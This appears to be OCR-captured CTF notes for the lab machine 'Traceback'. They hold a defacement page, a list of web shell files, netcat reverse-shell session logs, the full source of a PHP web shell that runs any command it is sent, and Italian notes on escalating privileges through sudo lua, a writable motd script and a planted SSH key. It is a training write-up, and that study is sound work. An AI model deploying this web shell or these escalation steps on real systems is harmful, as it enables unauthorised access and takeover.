




start


Traceback
Linux 20 9714 11600
3.9
Reset
Own User
Own Root
Status Check
Info Card
Enumeration
Real-Life
CVE
Custom Exploitation
CTF-Like
140
130
120
110
100
90
80
70
60
50
40
27 Apr
28 Apr
29 Apr
30 Apr
01 May
02 May
03 May
04 May
05 May
10.10.10.181
Machine IP
Xh4H
Machine Maker(s)

```
<!DOCTYPE html>
<html>
<head>
    <title>Help us</title>
    <style type="text/css">
        @-webkit-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @-moz-keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        @keyframes blinking {
            0%   { background-color: #fff; }
            49% { background-color: #fff; }
            50% { background-color: #000; }
            99% { background-color: #000; }
            100% { background-color: #fff; }
        }
        body {
            -webkit-animation: blinking 12.5s infinite;
            -moz-animation: blinking 12.5s infinite;
            animation: blinking 12.5s infinite;
            color: red;
        }

    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```


Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
This site has been owned
I have left a backdoor for all the net. FREE INTERNETZZZ
- Xh4H -
TheBinitGhimire Merge pull request #2 from Bibeknx/patch-1
Latest commit 6d2d2c6 on Oct 10, 2019
README.md Update README.md 8 months ago
alfa3.php Create alfa3.php 2 years ago
alfav3.0.1.php Rename alfav3-encoded.php to alfav3.0.1.php 2 years ago
andela.php Update andela.php 14 months ago
bloodsecv4.php Create bloodsecv4.php 2 years ago
by.php Create by.php 2 years ago
c99ud.php Create c99ud.php 2 years ago
cmd.php Create cmd.php 2 years ago
configkillerionkros.php Create configkillerionkros.php 2 years ago
jspshell.jsp Create jspshell.jsp 2 years ago
mini.php Create mini.php 2 years ago
obfuscated-punknopass.php Create obfuscated-punknopass.php 2 years ago
punk-nopass.php Create punk-nopass.php 2 years ago
punkholic.php Update punkholic.php 2 years ago
r57.php Create r57.php 2 years ago
smevk.php Create smevk.php 2 years ago
wso2.8.5.php Create wso2.8.5.php 2 years ago
README.md

```
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:46382.
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/perl -e 'exec "/bin/sh";'

ls
bg.jpg
index.html
reverseshell.php
smevk.php
tty
not a tty

lollo@kali:~$ rlwrap  nc -lvnp 9000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:46396.
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python2
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bg.jpg  index.html  reverseshell.php  smevk.php
$ id
id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cd
gdev),111(lpadmin),112(sambashare)
$ tty
tty
/dev/pts/0
$ ls
ls
bg.jpg  index.html  reverseshell.php  smevk.php
$
```

joswr1ght / **easy-simple-php-webshell.php**

Last active 13 days ago


Code | Revisions 2 | Stars 22 | Forks 13 | Embed | <script src="https://

easy-simple-php-webshell.php

```
1  <html>
2  <body>
3  <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4  <input type="TEXT" name="cmd" id="cmd" size="80">
5  <input type="SUBMIT" value="Execute">
6  </form>
7  <pre>
8  <?php
9      if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd']);
12     }
13 ?>
14 </pre>
15 </body>
16 <script>document.getElementById("cmd").focus();</script>
17 </html>
```

Sh1n0g1 commented on Jul 15, 2019 • edited

It's better to have the isset function before accessing the global variable `$_GET['cmd']`



utilizzando un file .lua con os.execute("/bin/bash") potenzamo utilizzare questo comando sudo -u sysadmin etcc per poter escalare i privilegi e ottenre l'utente sysadmin.
andando a vedere con .linpeas possiamo notare che ci sono dei file in etc/update-motd.d come 00-header che vengono triggerati da alcune azioni come il collegamento ssh. in questi file per una misconfiguration possiamo scriverci con l'utente che abbiamo e quindi andando ad aggiugnre un comando come cat root/root.txt possiamo ottenere la flag. per ottenerla però dobbiamo triggerare l'esecuzione di quel comando e ciò si fa andando a vedere in quale cartella .ssh possiamo lavorare. scopriamo che webadmin ha i permessi sulle sue authorized_key e quindi mettendoci la nostra chiave publica possiamo entrare in ssh con quell'utente solo per farci stampare a schermo la flag perchè verrà eseguito il codice che abbiamo inserito in coda (>>) nel file 00-header.